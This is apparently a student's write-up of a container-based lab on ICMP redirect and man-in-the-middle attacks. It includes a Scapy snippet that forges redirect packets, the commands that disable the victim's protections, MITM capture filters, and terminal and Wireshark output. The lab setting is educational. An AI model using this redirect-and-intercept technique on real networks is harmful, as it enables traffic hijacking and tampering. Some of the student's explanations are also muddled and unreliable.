Optional lab 1

Task 1: Launching ICMP Redirect Attack

For this task, we will attack the victim container from the attacker container. In the current setup, the victim will use the router container (192.168.60.11) as the router to get to the 192.168.60.0/24 network.

To check this run the following on the Victim Machine -

Command:

 # ip route

Run the following command on the Victim Machine to remove the countermeasure -

Command:

 # sysctl net.ipv4.conf.all.accept_redirects=1

```
malicious-router/PES1UG21CS425-Pramath> export PS1="victim/PES1UG21CS425-Prama
> "
victim/PES1UG21CS425-Pramath> ip router
Object "router" is unknown, try "ip help".
victim/PES1UG21CS425-Pramath> ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
victim/PES1UG21CS425-Pramath> sysctl net.ipv4.conf.all.accept_redirects=1
net.ipv4.conf.all.accept_redirects = 1
victim/PES1UG21CS425-Pramath> 
```

Here this command is to remove the countermeasure for the ICMP redirect attack

```
net.ipv4.conf.all.accept_redirects = 1
victim/PES1UG21CS425-Pramath> ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.234 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.258 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.083 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.068 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.166 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.165 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.182 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.117 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.163 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.186 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.168 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.266 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.158 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.160 ms
```

```
attacker-PES1UG21CS425-Pramath> cd Codes
attacker-PES1UG21CS425-Pramath> python3 task1A.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
attacker-PES1UG21CS425-Pramath>
```

```
--- 192.168.60.5 ping statistics ---
459 packets transmitted, 459 received, 0% packet loss, time 469746ms
rtt min/avg/max/mdev = 0.042/0.153/0.498/0.062 ms
victim/PES1UG21CS425-Pramath> ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 199sec
victim/PES1UG21CS425-Pramath>
```

We can fakegateway is set in router cache

```
#fake_gateway = sys.argv[3]
victim = '10.9.0.5'
real_gateway = '10.9.0.11'
fake_gateway = '10.9.0.111'

ip = IP(src = real_gateway,  dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_gateway
```

This line of code is setting the malicious router

```
                                        My traceroute  [v0.93]
59ac15c13ddd (10.9.0.5)                                                            2023-10-29T09:00:56+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                                        Packets               Pings
 Host                                                                  Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                                                          0.0%    19    0.1   0.1   0.1   0.2   0.0
 2. 10.9.0.11                                                           0.0%    18    0.2   0.2   0.1   0.4   0.1
 3. 192.168.60.5                                                        0.0%    18    0.1   0.2   0.1   0.5   0.1
```

In the above task, we want the victim’s packets to route through the malicious router first in the setup it was like this the victim will use the router container (192.168.60.11) as the router to get to the 192.168.60.0/24 network. We removed the countermeasure using the given command.

after that, we pinged the host 192.168.60.5 in the victim machine and we executed the attack on the victim using the attacker machine by running a python script. In the Python script, we are using Scapy and sending the ICMP redirect packets to the target victim. It sets a fake gateway, making the victim believe it should send its traffic through this fake gateway instead of the real one.
Sending repeated malicious redirects ensures that the victim's system continues to believe the fake gateway is the correct one for an extended duration.

The mtr command would visually confirm the route packets take. packets are initially routed towards the fake gateway C IO. 9.0.111   the attack is successful.

Observations: if it routes towards a genuine gateway then the attack is not successful means the malicious redirects were overwritten by legitimate ICMP redirects or other routing updates.

Questions. After you have succeeded in the attack, please conduct the following experiments,

and see whether your attack can still succeed. Please explain your observations:

Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely,

the IP address assigned to icmp.gw is a computer not on the local LAN. Please show

your experiment result, and explain your observation.

No.

Because, the receiving computer will check whether the gateway you want to redirect is on the same network.

Routers help the hosts in updating their routing information with the help of ICMP redirect

message. Hence, its restricted to local LAN.

```
net.ipv4.conf.all.accept_redirects = 1
victim/PES1UG21CS425-Pramath> ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.248 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.215 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.106 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.143 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.122 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.166 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.165 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.165 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.222 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.188 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.163 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.164 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.188 ms
^C
--- 192.168.60.5 ping statistics ---
15 packets transmitted, 15 received, 0% packet loss, time 14300ms
rtt min/avg/max/mdev = 0.062/0.165/0.248/0.044 ms
ping: write error
victim/PES1UG21CS425-Pramath> ip route show cache
victim/PES1UG21CS425-Pramath> ip route show cache
victim/PES1UG21CS425-Pramath> mtr -n 192.168.60.5
victim/PES1UG21CS425-Pramath>
```

victim = '10.9.0.5'

real_gateway = '10.9.0.11'

fake_gateway = '192.168.56.1'

this is fakegateway we are using as remote machine ip address

```
.
Sent 1 packets.
attacker-PES1UG21CS425-PRAMATH>python3 task1A.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
attacker-PES1UG21CS425-PRAMATH>
```

```
59ac15c13ddd (10.9.0.5)                                                2023-10-29T09:37:03+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                       Packets               Pings
 Host                                                Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                         0.0%     7    0.1   0.2   0.1   0.3   0.1
 2. 192.168.60.5                                      0.0%     6    0.1   0.2   0.1   0.3   0.0
```

We cant see the output for cache and in mtr we can see there is no remote machine ip or fakegateway ip address.

Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.

Yes, we can use ICMP redirect attacks to attempt to redirect a victim machine to a non-existing machine on the same network.

```
27 packets transmitted, 14 received, 48.1481% packet los
rtt min/avg/max/mdev = 0.061/0.134/0.256/0.047 ms
victim/PES1UG21CS425-Pramath> ip route show cache
192.168.60.5 via 192.168.60.1 dev eth0
    cache <redirected> expires 279sec
victim/PES1UG21CS425-Pramath> mtr -n 192.168.60.5
```

```
                                   My traceroute  [v0.93]
59ac15c13ddd (10.9.0.5)                                              2023-10-29T09:53:42+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                      Packets               Pings
 Host                                               Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.1                                         0.0%     6    0.1   0.2   0.1   0.3   0.1
 2. (waiting for reply)
```

Here we can see that its in cache it waiting cz there is no machine with ip address exists this is kind of dos attack

```
                                   My traceroute  [v0.93]
59ac15c13ddd (10.9.0.5)                                              2023-10-29T09:58:52+0000
Change Packet Size: 64
Size Range: 28-4470, < 0:random.
 Host                                               Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.1                                         0.0%   303    0.2   0.1   0.1   0.6   0.1
    10.9.0.11
 2. 192.168.60.5                                    84.2%   303    0.2   0.2   0.1   0.7   0.1
```

In the above screenshot victim machine waits for the non-existing machine and then time out. The victim machine would follow the maliciously updated route and keep trying to communicate through the non-existing machine until the routing cache entry expires or is superseded by another route.

Question 3: If you look at the docker-compose.yml file, you will find the following

entries for the malicious router container. What are the purposes of these entries? Please

change their value to 1, and launch the attack again. Please describe and explain

your observation.

sysctls:

- net.ipv4.conf.all.send_redirects=1

- net.ipv4.conf.default.send_redirects=1

- net.ipv4.conf.eth0.send_redirects=1

```
victim-PES1UG21CS425-PRAMATH>ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 286sec
victim-PES1UG21CS425-PRAMATH>mtr -n 192.168.60.5
victim-PES1UG21CS425-PRAMATH>ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.125 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.069 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.090 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.076 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.137 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.263 ms
From 10.9.0.111: icmp_seq=7 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.242 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.123 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.247 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.075 ms
^C
--- 192.168.60.5 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9250ms
rtt min/avg/max/mdev = 0.069/0.144/0.263/0.072 ms
victim-PES1UG21CS425-PRAMATH>
```

```
^C
--- 192.168.60.5 ping statistics ---
48 packets transmitted, 48 received, 0% packet loss, time 48056ms
rtt min/avg/max/mdev = 0.056/0.118/0.335/0.061 ms
victim-PES1UG21CS425-PRAMATH>ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 286sec
victim-PES1UG21CS425-PRAMATH>mtr -n 192.168.60.5
victim-PES1UG21CS425-PRAMATH>
```

```
                                   My traceroute  [v0.93]
8a9bf665956f (10.9.0.5)                                                   2023-10-29T16:03:11+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                   Packets               Pings
 Host                                            Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                                     0.0%   508    0.1   0.1   0.1   0.5   0.1
 2. 192.168.60.5                                  0.0%   507    0.1   0.1   0.1   0.6   0.1
```

So, in that docker-compose.yml file, those sysctls settings are basically about how the malicious router deals with those ICMP redirect messages. When we set those values to 1, we're telling our router that it's cool to send out these ICMP redirect messages. Normally, these messages just help with efficient routing, but in our case, we're using them for the attack. By doing this, we can kinda trick the victim's computer to send its data where we want, which is pretty sneaky. This is super important for our lab because it lets us see how these attacks work in action.

The ping output confirms the results of these configuration changes. When the victim machine pings 192.168.60.5, amidst the regular ping replies, we observe an ICMP redirect message. This redirect message, originated from 10.9.0.111, suggests the victim to alter its route to use 10.9.0.11 as its next hop.

Task 2: Launching the MITM Attack

Using the ICMP redirect attack, we can get the victim to use our malicious router (10.9.0.111) as

the router for the destination 192.168.60.5. Therefore, all packets from the victim machine to this destination will be routed through the malicious router. We would like to modify the victim’s

packets.

With send_redirects set to 0: Everything was normal. No ICMP redirect messages came out. Devices kept using their usual routes.

When I changed it to 1: That's when it changed. The system began sending ICMP redirects. From the ping results, I saw an unexpected step at 10.9.0.11 when trying to reach 192.168.60.5. This means the malicious router jumped in!

Using mtr after setting it to 1 confirmed it. The route to 192.168.60.5 now has a detour via 10.9.0.11. Clearly, the malicious router is diverting the traffic

Task 2A - Netcat Connection

Before launching the MITM attack, we start a TCP client and server program using netcat.

On the destination container 192.168.60.5, start the netcat server:

Command:

nc -lp 9090

On the victim container, connect to the server:

Command:

nc 192.168.60.5 9090

```
^C
host-192.168.60.5/PES1UG21CS425-Pramath> nc -lp 9090
hii Pramath
how are you?
```

```
rtt min/avg/max/mdev = 0.070/0.146/0.269/0.057 ms
victim/PES1UG21CS425-Pramath> ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 292sec
victim/PES1UG21CS425-Pramath> nc 192.168.60.5 9090
hellohi
hii
^C
victim/PES1UG21CS425-Pramath> nc 192.168.60.5 9090
hii Pramath
how are you?
S
```

Apply a display filter … <Ctrl-/>

o.	Time	Source	Destination	Protocol	Length	Info
30	2023-10-29 08:4…	02:42:c0:a8:3c:0b	02:42:c0:a8:3c:05	ARP	42	192.168.60.11 is at 02:42:c0:a8:3c:0b
31	2023-10-29 08:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0030, seq=15/3840, ttl=62 (reply in…
32	2023-10-29 08:4…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0030, seq=15/3840, ttl=64 (request …
33	2023-10-29 08:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0030, seq=16/4096, ttl=62 (reply in…
34	2023-10-29 08:4…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0030, seq=16/4096, ttl=64 (request …
35	2023-10-29 08:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0030, seq=17/4352, ttl=62 (reply in…
36	2023-10-29 08:4…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0030, seq=17/4352, ttl=64 (request …
37	2023-10-29 08:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0030, seq=18/4608, ttl=62 (reply in…
38	2023-10-29 08:4…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0030, seq=18/4608, ttl=64 (request …
39	2023-10-29 08:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0030, seq=19/4864, ttl=62 (reply in…
40	2023-10-29 08:4…	192.168.60.5	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0030, seq=19/4864, ttl=64 (request …
41	2023-10-29 08:4…	10.9.0.5	192.168.60.5	TCP	74	59126 → 9090 [SYN] Seq=2663606198 Win=64240 Len=0 MSS=1460 SA…
42	2023-10-29 08:4…	192.168.60.5	10.9.0.5	TCP	74	9090 → 59126 [SYN, ACK] Seq=1035732198 Ack=2663606199 Win=651…
43	2023-10-29 08:4…	10.9.0.5	192.168.60.5	TCP	66	59126 → 9090 [ACK] Seq=2663606199 Ack=1035732199 Win=64256 Le…
44	2023-10-29 08:4…	02:42:c0:a8:3c:0b	02:42:c0:a8:3c:05	ARP	42	Who has 192.168.60.5? Tell 192.168.60.11
45	2023-10-29 08:4…	02:42:c0:a8:3c:05	02:42:c0:a8:3c:0b	ARP	42	192.168.60.5 is at 02:42:c0:a8:3c:05
46	2023-10-29 08:4…	10.9.0.5	192.168.60.5	TCP	78	59126 → 9090 [PSH, ACK] Seq=2663606199 Ack=1035732199 Win=642…
47	2023-10-29 08:4…	192.168.60.5	10.9.0.5	TCP	66	9090 → 59126 [ACK] Seq=1035732199 Ack=2663606211 Win=65152 Le…

42	2023-10-29 08:4…	192.168.60.5	10.9.0.5	TCP	74	9090 → 59126 [SYN, ACK] Seq=1035732198 Ack=2663606199 Win=651…
43	2023-10-29 08:4…	10.9.0.5	192.168.60.5	TCP	66	59126 → 9090 [ACK] Seq=2663606199 Ack=1035732199 Win=64256 Le…
44	2023-10-29 08:4…	02:42:c0:a8:3c:0b	02:42:c0:a8:3c:05	ARP	42	Who has 192.168.60.5? Tell 192.168.60.11
45	2023-10-29 08:4…	02:42:c0:a8:3c:05	02:42:c0:a8:3c:0b	ARP	42	192.168.60.5 is at 02:42:c0:a8:3c:05
46	2023-10-29 08:4…	10.9.0.5	192.168.60.5	TCP	78	59126 → 9090 [PSH, ACK] Seq=2663606199 Ack=1035732199 Win=642…
47	2023-10-29 08:4…	192.168.60.5	10.9.0.5	TCP	66	9090 → 59126 [ACK] Seq=1035732199 Ack=2663606211 Win=65152 Le…


```
› Frame 46: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface br-00f7e26657d2, id 0
› Ethernet II, Src: 02:42:c0:a8:3c:0b (02:42:c0:a8:3c:0b), Dst: 02:42:c0:a8:3c:05 (02:42:c0:a8:3c:05)
› Internet Protocol Version 4, Src: 10.9.0.5, Dst: 192.168.60.5
› Transmission Control Protocol, Src Port: 59126, Dst Port: 9090, Seq: 2663606199, Ack: 1035732199, Len: 12
› Data (12 bytes)
```


```
0000  02 42 c0 a8 3c 05 02 42  c0 a8 3c 0b 08 00 45 00   ·B··<··B ··<···E·
0010  00 40 b6 b0 40 00 3e 06  7f 4c 0a 09 00 05 c0 a8   ·@··@·>· ·L······
0020  3c 05 e6 f6 23 82 9e c3  67 b7 3d bc 04 e7 80 18   <···#··· g·=·····
0030  01 f6 06 ee 00 00 01 01  08 0a 55 7e 17 4b 85 c9   ········ ··U~·K··
0040  87 e4 68 69 69 20 50 72  61 6d 61 74 68 0a         ··hii Pr amath·
```

```
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 290sec
victim/PES1UG21CS425-Pramath> nc 192.168.60.5 9090
PRAMATH
█
```

```
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.204 ms
^C
--- 192.168.60.5 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10214ms
rtt min/avg/max/mdev = 0.069/0.148/0.235/0.053 ms
victim/PES1UG21CS425-Pramath> ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 294sec
victim/PES1UG21CS425-Pramath> ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 290sec
victim/PES1UG21CS425-Pramath> nc 192.168.60.5 9090
PRAMATH
```

```
host-192.168.60.5/PES1UG21CS425-Pramath> nc -lp 9090
AAAAAAA
^C
host-192.168.60.5/PES1UG21CS425-Pramath> nc -lp 9090
AAAAAAA
```

```
*** b'AAAAAAA\n', length: 8
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAAAAA\n', length: 8
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^Cmalicious-router/PES1UG21CS425-Pramath>
```




The direction in which the MITM program captures the traffic is from the Victim Machine towards the host 192.168.60.5, the same direction in which we are sending data.

When we modify the victim's router cache using the ICMP Redirect Attack, we essentially tell the victim's machine to send the traffic destined for the target through our malicious router. When the ICMP redirect is used, it affects the victim's routing table, instructing the victim's machine to send certain traffic through the malicious router. However, the target machine's route for responding back to the victim remains unchanged. Thus, the response from the target to the victim will likely bypass the malicious router, taking the most direct path back to the victim

Since we are mainly interested in tampering with the data the victim sends we don't need to focus on the return traffic. Thus, only capturing traffic in the direction from victim to target is essential for this MITM attack.

Simple words: we are changing the routing table in the victim and we need to capture that from the victim to host 192.168.60.5 this is the direction cz we are not changing the other end routing table ie host:192.168.60.5.



Question 5: In the MITM program, when you capture the nc traffic from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion


- For using A's IP address as a filter, change the variable 'f' (mitm.py) value to - 'tcp and src host 10.9.0.5'
- For using A's MAC address as a filter, change the variable 'f' (mitm.py) value to - 'tcp and ether host 02:42:0a:09:00:05'

a)

```
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.204 ms
^C
--- 192.168.60.5 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10214ms
rtt min/avg/max/mdev = 0.069/0.148/0.235/0.053 ms
victim/PES1UG21CS425-Pramath> ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 294sec
victim/PES1UG21CS425-Pramath> ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 290sec
victim/PES1UG21CS425-Pramath> nc 192.168.60.5 9090
PRAMATH
```

tcp and src host 10.9.0.5


No.	Time	Source	Destination	Protocol	Length	Info
22	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	74	[TCP Retransmission] 59174 → 9090 [SYN] Seq=1698029108 Win=64…
23	2023-10-29 09:4…	192.168.60.5	10.9.0.5	TCP	74	[TCP Retransmission] 9090 → 59174 [SYN, ACK] Seq=3152232179 A…
24	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	66	59174 → 9090 [ACK] Seq=1698029109 Ack=3152232180 Win=64256 Le…
25	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	74	[TCP Retransmission] 59174 → 9090 [SYN] Seq=1698029108 Win=64…
26	2023-10-29 09:4…	192.168.60.5	10.9.0.5	TCP	78	[TCP Window Update] 9090 → 59174 [ACK] Seq=3152232180 Ack=169…
27	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	66	59174 → 9090 [ACK] Seq=1698029109 Ack=3152232180 Win=64256 Le…
28	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	66	[TCP Dup ACK 27#1] 59174 → 9090 [ACK] Seq=1698029109 Ack=3152…
29	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	74	[TCP Retransmission] 59174 → 9090 [SYN] Seq=1698029108 Win=64…
30	2023-10-29 09:4…	10.9.0.5	192.168.60.5	TCP	66	59174 → 9090 [ACK] Seq=1698029109 Ack=3152232180 Win=64256 Le…
